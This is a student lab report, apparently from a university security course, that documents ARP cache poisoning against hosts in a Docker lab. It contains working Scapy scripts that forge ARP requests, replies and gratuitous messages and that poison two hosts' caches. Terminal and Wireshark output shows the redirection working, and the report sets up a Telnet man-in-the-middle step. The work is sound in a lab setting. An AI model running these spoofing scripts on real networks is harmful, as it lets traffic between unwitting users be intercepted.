


Amdadul Haq
Sezana Fahmida
CSC 5290
30 January 2025

ARP Cache Poisoning Attack

1. Prepared files and Directory



```
seed@VM: ~/.../volumes
01/30/25] seed@VM: ~/.../volumes$ touch arp_request.py
01/30/25] seed@VM: ~/.../volumes$ touch arp_reply.py
01/30/25] seed@VM: ~/.../volumes$ touch arp_gratuitous.py
01/30/25] seed@VM: ~/.../volumes$ arp_poisoning.py
arp_poisoning.py: command not found
01/30/25] seed@VM: ~/.../volumes$ touch arp_poisoning.py
01/30/25] seed@VM: ~/.../volumes$ touch mitm_attack.py
01/30/25] seed@VM: ~/.../volumes$
```

2. Below picture shows setup for Attacker, Host A and Host B with their IP addresses.

```
seed@VM: ~/.../volumes
[01/30/25]seed@VM:~/.../volumes$ dcup
WARNING: Found orphan containers (hostB-10.9.0.6, seed-attacker, hostA-10.9.0.5)
for this project. If you removed or renamed this service in your compose file,
you can run this command with the --remove-orphans flag to clean it up.
Starting B-10.9.0.6 ... done
Starting M-10.9.0.105 ... done
Starting A-10.9.0.5 ... done
Attaching to B-10.9.0.6, A-10.9.0.5, M-10.9.0.105
A-10.9.0.5 | * Starting internet superserver inetd [ OK ]
B-10.9.0.6 | * Starting internet superserver inetd [ OK ]
```

```
seed@VM: ~/.../volumes
[01/30/25]seed@VM:~/.../volumes$ dockps
fed08b1040fe B-10.9.0.6
b0ce034e8413 M-10.9.0.105
d0eb6f6d52d5 A-10.9.0.5
[01/30/25]seed@VM:~/.../volumes$
```


3. verifying Hosts Mac address by ping host A to B and deleting their cache.

```
seed@VM: ~/.../volumes
[01/30/25]seed@VM:~/.../volumes$ docksh A-10.9.0.5
root@d0eb6f6d52d5:/# arp -n
root@d0eb6f6d52d5:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
54 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.160 ms
54 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.342 ms
54 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.182 ms
54 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.189 ms
54 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.167 ms
^Z
[1]+  Stopped                  ping 10.9.0.6
root@d0eb6f6d52d5:/# arp -n
Address          HWtype  HWaddress      Flags Mask          Iface
10.9.0.6          ether    02:42:0a:09:00:06 C                    eth0
root@d0eb6f6d52d5:/# arp -d 10.9.0.6
root@d0eb6f6d52d5:/# apr -n
bash: apr: command not found
root@d0eb6f6d52d5:/# arp -n
root@d0eb6f6d52d5:/#
```

```
seed@VM: ~/.../volumes
[01/30/25]seed@VM:~/.../volumes$ docksh B-10.9.0.6
root@fed08b1040fe:/# arp -n
Address          HWtype  HWaddress      Flags Mask          Iface
10.9.0.5          ether    02:42:0a:09:00:05 C                    eth0
root@fed08b1040fe:/# arp -d 10.9.0.5
root@fed08b1040fe:/# arp -n
root@fed08b1040fe:/#
```

Task 1. ARP Cache Poisoning

1. Task A: Using Arp request
2. Source Code



```

1
2#!/usr/bin/env python3
3from scapy.all import *
4
5A = "10.9.0.5"
6A_mac = "02:42:0a:09:00:05"
7B = "10.9.0.6"
8
9E_layer = Ether()
10E_layer.dst = A_mac
11A_layer = ARP()
12A_layer.psrc = B
13A_layer.pdst = A
14A_layer.op = 1
15
16pkt = E_layer / A_layer
17sendp(pkt)
18


```

```

root@b0ce034e8413:/volumes# ls
arp_gratuitous.py  arp_poisoning.py  arp_reply.py  arp_request.py  mitm_attack.py
root@b0ce034e8413:/volumes# chmod +x arp_reply.py
root@b0ce034e8413:/volumes# python3 arp_reply.py
.
Sent 1 packets.
root@b0ce034e8413:/volumes#

```

3. Running file in Attacker environment



4. Sent a fake ARP message to change the MAC address in Host A's ARP table.

```

root@d0eb6f6d52d5:/# arp
Address          HWtype  HWaddress      Flags Mask
Iface
B-10.9.0.6.net-10.9.0.0 ether    02:42:0a:09:00:69  C
eth0
root@d0eb6f6d52d5:/# arp -n
Address          HWtype  HWaddress      Flags Mask
Iface
10.9.0.6         ether    02:42:0a:09:00:69  C
eth0
root@d0eb6f6d52d5:/#

```

1. Task B : Using ARP Replay

2. Source Codde

```

1
2#!/usr/bin/env python3
3from scapy.all import *
4
5A = "10.9.0.5"
6A_mac = "02:42:0a:09:00:05"
7B = "10.9.0.6"
8
9E_layer = Ether()
10E_layer.dst = A_mac
11A_layer = ARP()
12A_layer.psrc = B
13A_layer.pdst = A
14A_layer.op = 2
15
16pkt = E_layer / A_layer
17pkt.show()
18
19sendp(pkt)
20

```

```

root@b0ce034e8413:/volumes# ls
arp_gratuitous.py  arp_poisoning.py  arp_reply.py  arp_request.py  mitm_attack.py
root@b0ce034e8413:/volumes# chmod +x arp_reply.py
root@b0ce034e8413:/volumes# python3 arp_reply.py
Sent 1 packets.
root@b0ce034e8413:/volumes#

```

3. Sent a fake ARP reply to trick Host A into thinking the attacker's MAC address belongs to Host B.

```
root@b0ce034e8413:/volumes# ls
arp_gratuitous.py  arp_poisoning.py  arp_reply.py  arp_request.py  mitm_attack.py
root@b0ce034e8413:/volumes# chmod +x arp_reply.py
root@b0ce034e8413:/volumes# python3 arp_reply.py
###[ Ethernet ]###
  dst      = 02:42:0a:09:00:05
  src      = 02:42:0a:09:00:69
  type     = ARP
###[ ARP ]###
  hwtype   = 0x1
  ptype    = IPv4
  hwlen    = None
  plen     = None
  op       = is-at
  hwsrc    = 02:42:0a:09:00:69
  psrc     = 10.9.0.6
  hwdst    = 00:00:00:00:00:00
  pdst     = 10.9.0.5
.
Sent 1 packets.
root@b0ce034e8413:/volumes#
```

4. Task C: Using ARP Gratuitous Message

1. Source Code for ARP Gratuitous Message

```

Open  arp_gratuitous.py  Save  -
arp_gratuitous.py  arp_poisoning.py  arp_reply.py  arp_request.py  mitm_attack.py

1#!/usr/bin/env python3
2from scapy.all import *
3
4B = "10.9.0.6"
5Fake_MAC = "12:34:56:78:9A:BC"
6
7E_layer = Ether()
8E_layer.dst = "ff:ff:ff:ff:ff:ff"
9
10A_layer = ARP()
11A_layer.op = 2
12A_layer.hwdst = "ff:ff:ff:ff:ff:ff"
13A_layer.hwsrc = Fake_MAC
14A_layer.psrc = B
15A_layer.pdst = B
16
17pkt = E_layer / A_layer
18
19pkt.show()
20sendp(pkt, verbose=True)

```

2. Ran the script to send a fake ARP message and update Host A's ARP table with the attacker's MAC address.

```

Ubuntu seedlab (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help
Jan 30 13:36
seed@VM: ~/../volumes
seed@VM: ~/../volumes
seed@VM: ~/../volumes
seed@VM: ~/../volumes
seed@VM: ~/../volumes
seed@VM: ~/../volumes

root@b0ce034e8413:/volumes# ls
arp_gratuitous.py  arp_poisoning.py  arp_reply.py  arp_request.py  mitm_attack.py
root@b0ce034e8413:/volumes# chmod +x arp_poisoning.py
root@b0ce034e8413:/volumes# python3 arp_poisoning.py

### [ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
### [ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc    = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hwdst    = 00:00:00:00:00:00
pdst     = 10.9.0.5

### [ Ethernet ]###
dst      = 02:42:0a:09:00:06
src      = 02:42:0a:09:00:69
type     = ARP
### [ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc    = 02:42:0a:09:00:69
psrc     = 10.9.0.5
hwdst    = 00:00:00:00:00:00
pdst     = 10.9.0.6

Sent 1 packets.
Sent 1 packets.
root@b0ce034e8413:/volumes#

```

3. A ping host A to B

```

root@d0eb6f6d52d5:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.412 ms
From 10.9.0.105 icmp_seq=2 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.144 ms
From 10.9.0.105 icmp_seq=3 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.293 ms
From 10.9.0.105 icmp_seq=4 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.150 ms
From 10.9.0.105 icmp_seq=5 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=0.135 ms
From 10.9.0.105 icmp_seq=6 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=6 ttl=63 time=0.308 ms
^Z
[4]+  Stopped                  ping 10.9.0.6
root@d0eb6f6d52d5:/#

```

4. Wireshark report

Wireshark capture showing ICMP Echo (ping) requests and replies between 10.9.0.5 and 10.9.0.6. The capture includes several Redirect messages from 10.9.0.105 to 10.9.0.5, indicating a change in the next hop for the destination 10.9.0.6.

No.	Time	Source	Destination	Protocol	Length	Info
9	2025-01-30 13:3...	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0005, seq=1/
12	2025-01-30 13:3...	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0005, seq=1/
13	2025-01-30 13:3...	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0005, seq=1/
14	2025-01-30 13:3...	10.9.0.105	10.9.0.6	ICMP	126	Redirect (Redirect for hos
17	2025-01-30 13:3...	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0005, seq=1/
18	2025-01-30 13:3...	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0005, seq=2/
19	2025-01-30 13:3...	10.9.0.105	10.9.0.5	ICMP	126	Redirect (Redirect for hos
20	2025-01-30 13:3...	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0005, seq=2/
21	2025-01-30 13:3...	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0005, seq=2/
22	2025-01-30 13:3...	10.9.0.105	10.9.0.6	ICMP	126	Redirect (Redirect for hos
23	2025-01-30 13:3...	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0005, seq=2/
24	2025-01-30 13:3...	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0005, seq=3/
25	2025-01-30 13:3...	10.9.0.105	10.9.0.5	ICMP	126	Redirect (Redirect for hos
26	2025-01-30 13:3...	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0005, seq=3/
27	2025-01-30 13:3...	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0005, seq=3/
28	2025-01-30 13:3...	10.9.0.105	10.9.0.6	ICMP	126	Redirect (Redirect for hos
29	2025-01-30 13:3...	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0005, seq=3/
30	2025-01-30 13:3...	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0005, seq=4/
31	2025-01-30 13:3...	10.9.0.105	10.9.0.5	ICMP	126	Redirect (Redirect for hos
32	2025-01-30 13:3...	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0005, seq=4/
33	2025-01-30 13:3...	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0005, seq=4/
34	2025-01-30 13:3...	10.9.0.105	10.9.0.6	ICMP	126	Redirect (Redirect for hos
35	2025-01-30 13:3...	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0005, seq=4/

Frame 9: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-0535a0ee7a08, id 0


```

0000  02 42 0a 09 00 69 02 42 0a 09 00 05 08 00 45 00  .B...i.B .....E-
0010  00 54 70 2d 40 00 40 01 b6 5f 0a 09 00 05 0a 09  .Tp-@.@. ....
0020  00 06 08 00 d1 b6 00 05 00 01 4c c6 9b 67 00 00  .....L.g...
0030  00 00 71 42 0e 00 00 00 00 00 10 11 12 13 14 15  ..qB.....
0040  16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25  .....!"#$%&'()*+,-./012345
0050  26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35  &'()*+,-./012345
0060  36 37 67

```

Frame (frame), 98 bytes Packets: 57 · Displayed: 35 (61.4%) Profile: Default

4. Finally Arp poisoning

A screenshot of a code editor window titled 'arp_poisoning.py' with a file path of '~/Downloads/LabSetup/volumes'. The editor has several tabs open: 'arp_gratuitous.py', 'arp_poisoning.py' (active), 'arp_reply.py', 'arp_request.py', and 'mitm_attack.py'. The code in the active tab is a Python script for ARP poisoning using Scapy. It defines a function 'get_arp_spoof_pkt' that takes victim IP, victim MAC, and spoof IP as arguments. The function creates an Ether layer and an ARP layer, sets the destination MAC to the victim's MAC, the source IP to the spoof IP, and the destination IP to the victim IP. It then returns the combined layers. Below the function, it sets up two hosts: A (10.9.0.5) and B (10.9.0.6) with their respective MAC addresses. Finally, it creates two spoofed packets, shows them, and sends them using 'sendp'.

```
1#!/usr/bin/env python3
2from scapy.all import *
3
4def get_arp_spoof_pkt(victim_ip, victim_mac, spoof_ip):
5    E_layer = Ether()
6    E_layer.dst = victim_mac
7    A_layer = ARP()
8    A_layer.psrc = spoof_ip
9    A_layer.pdst = victim_ip
10    A_layer.op = "who-has"
11    return E_layer / A_layer
12
13A = "10.9.0.5"
14A_mac = "02:42:0a:09:00:05"
15B = "10.9.0.6"
16B_mac = "02:42:0a:09:00:06"
17
18pkt_a = get_arp_spoof_pkt(A, A_mac, B)
19pkt_b = get_arp_spoof_pkt(B, B_mac, A)
20pkt_a.show()
21pkt_b.show()
22sendp(pkt_a)
23sendp(pkt_b)
24
```

5. Verified that Host A's ARP table now had the attacker's MAC address instead of Host B's.


```

root@b0ce034e8413:/volumes# ls
arp_gratuitous.py arp_poisoning.py arp_reply.py arp_request.py mitm_attack.py
root@b0ce034e8413:/volumes# chmod +x arp_poisoning.py
root@b0ce034e8413:/volumes# python3 arp_poisoning.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc    = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hwdst    = 00:00:00:00:00:00
pdst     = 10.9.0.5
###[ Ethernet ]###
dst      = 02:42:0a:09:00:06
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc    = 02:42:0a:09:00:69
psrc     = 10.9.0.5
hwdst    = 00:00:00:00:00:00
pdst     = 10.9.0.6

Sent 1 packets.
Sent 1 packets.
root@b0ce034e8413:/volumes#


```

6. . Below wireshark analysis shows any package that going A or B it redirects to the Attacker



Task 2: MITM Attack on Telnet using ARP Cache Poisoning

1. Source Code




2. Ran the attack to intercept Telnet messages between Host A and Host B.


```
[23]+ Stopped python3 mitm_attack.py
root@b0ce034e8413:/volumes# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@b0ce034e8413:/volumes# python3 mitm_attack.py
```

```
root@d0eb6f6d52d5:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.126 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.202 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.447 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.177 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.096 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.091 ms
^Z
[5]+ Stopped ping 10.9.0.6
root@d0eb6f6d52d5:/#
```

3. Verified Broadcast APR via wireshark



No.	Time	Source	Destination	Protocol	Length	Info
